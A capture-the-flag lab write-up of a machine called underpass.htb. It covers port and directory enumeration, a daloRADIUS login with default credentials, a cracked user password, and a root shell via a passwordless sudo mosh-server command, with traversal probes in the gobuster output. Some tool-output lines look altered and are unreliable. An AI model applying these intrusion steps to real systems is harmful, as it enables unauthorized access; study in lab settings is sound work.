

I scanned for TCP and UDP ports and found the next ports:

- port 22 TCP – SSH service used to connect to endpoints and components
- port 80 TCP – http service used for html pages on the internet
- port 161 UDP – SNMP service used for managing devices on IP networks

I also found underpass.htb uses daloRADIUS server

daloRADIUS is a web-based management system for RADIUS servers, which often interacts with network devices that use SNMP

```


kali@kali: ~/Desktop/asd
$ sudo nmap -sV -sS -sU 10.10.11.48 -p 1-300
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 09:11:51 EST
Nmap scan report for 10.10.11.48
Host is up (0.17s latency).
Not shown: 299 closed udp ports (port-unreach), 298 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.52 ((Ubuntu))
161/udp   open  snmp     SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 315.08 seconds

kali@kali: ~/Desktop/asd
$

```

Then I tried to access, but I don't have access



I used gobuster tool to find subdirectories, and downloaded a file from github that contains common names for sub directories:

```
kali@kali)-[~/Desktop]
$ sudo gobuster dir -u http://10.10.11.48/daloradius -w /home/kali/Desktop/dsplusleakypaths.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.11.48/daloradius
[+] Method:       GET
[+] Threads:      10 (Ubuntu) Server IP: 10.10.11.48 Port 80
[+] Wordlist:     /home/kali/Desktop/dsplusleakypaths.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

/.htaccess           (Status: 403) [Size: 276]
/app                 (Status: 301) [Size: 319] [→ http://10.10.11.48/daloradius/app/]
./README.md         (Status: 200) [Size: 9912]
./gittignore        (Status: 200) [Size: 221]
./library            (Status: 301) [Size: 323] [→ http://10.10.11.48/daloradius/library/]
/doc                (Status: 301) [Size: 319] [→ http://10.10.11.48/daloradius/doc/]
/LICENSE             (Status: 200) [Size: 18011]
/setup              (Status: 301) [Size: 321] [→ http://10.10.11.48/daloradius/setup/]
/docker-compose.yml (Status: 200) [Size: 1537]
/Dockerfile          (Status: 200) [Size: 2182]
./.github            (Status: 301) [Size: 323] [→ http://10.10.11.48/daloradius/.github/]
./htpasswd           (Status: 403) [Size: 276]
./httpswds           (Status: 403) [Size: 276]
/x2e:/x2e/,X2e/X2e/X2e/X2e,X2e/X2e/X2e/X2e/var/www/html/index.html (Status: 400) [Size: 303]
/../../../../../../etc/passwd (Status: 400) [Size: 303]
./gitignore         (Status: 200) [Size: 221]
```

I tried to access all the directories in the list without success



So I found more sub directories until I could access one of them  
Then I found the operators directory, so we will surf to  
<http://10.10.11.48/daloradius/app/operators>

```
(kali@kali)-[~/Desktop]
└─$ sudo gobuster dir -u http://10.10.11.48/daloradius/app -w /home/kali/Desktop/dsplusleakypaths.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.11.48/daloradius/app
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/dsplusleakypaths.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.htaccess (Status: 403) [Size: 276]
/operators (Status: 301) [Size: 329] [→ http://10.10.11.48/daloradius/app/operators/]
/common (Status: 301) [Size: 326] [→ http://10.10.11.48/daloradius/app/common/]
/.htpasswd (Status: 403) [Size: 276]
/users (Status: 301) [Size: 325] [→ http://10.10.11.48/daloradius/app/users/]
/.htpasswd (Status: 403) [Size: 276]
Progress: 1437 / 3523 (40.79%) [ERROR] Get "http://10.10.11.48/daloradius/app/prod": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.11.48/daloradius/app/promotions": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Then I insert the default user and password of daloradius which is  
username: administrator, password: radius (could be found on the internet easily)







Enter the user list



After going to user list we can see the hash password of the user svcMosh:




we can use crackstation to crack the password:



so we currently have the next credentials:

username: svcMosh, password: underwaterfriends

we will use the credentials to connect to the target in ssh, and we will find inside a text file containing the flag:



exploit sudo (does not require password) to run high privilege command to get a session with root with mobile shell (mosh)

```
first_kali x
File Actions Edit View Help
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

System information as of Tue Feb 18 07:12:21 PM UTC 2025

System load:  0.02               Processes:    237
Usage of /:   59.1% of 6.56GB    Users logged in: 1
Memory usage: 13%               IPv4 address for eth0: 10.10.11.48
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Feb 18 19:12:47 2025 from 127.0.0.1
svcMosh@underpass:~$
svcMosh@underpass:~$
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ mosh --server="sudo /usr/bin/mosh-server" localhost
```

and we can see the root flag

```
File Actions Edit View Help
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

System information as of Tue Feb 18 07:14:08 PM UTC 2025

System load:  0.0               Processes:    245
Usage of /:   59.1% of 6.56GB    Users logged in: 1
Memory usage: 14%               IPv4 address for eth0: 10.10.11.48
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@underpass:~# ls
root.txt
root@underpass:~#
```